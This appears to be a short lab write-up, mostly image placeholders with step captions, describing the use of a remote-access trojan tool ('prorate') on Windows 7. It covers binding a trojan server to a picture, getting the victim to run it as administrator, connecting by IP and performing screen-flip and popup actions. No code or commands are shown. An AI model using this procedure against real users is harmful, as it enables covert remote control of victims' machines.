
Step 1- This attack is done in window 7 and victim is also using window 7




Step 2 – Open prorate tool and created server




Step 3 - Server is created and picture is binded with it .




Step 4 – Binded server is created and now it will be send to victim pc




Step 5 – binded server is sent to victim pc victim has downloaded the trojan file



Step 6 – victim open the file through run as administrator





Step 7 - we got the IP address of victim pc and we have been connected to that .






Step 8 - then we have performed some attacks like flip screen, message, popup etc.

Below there are some attacks we performed through prorate.



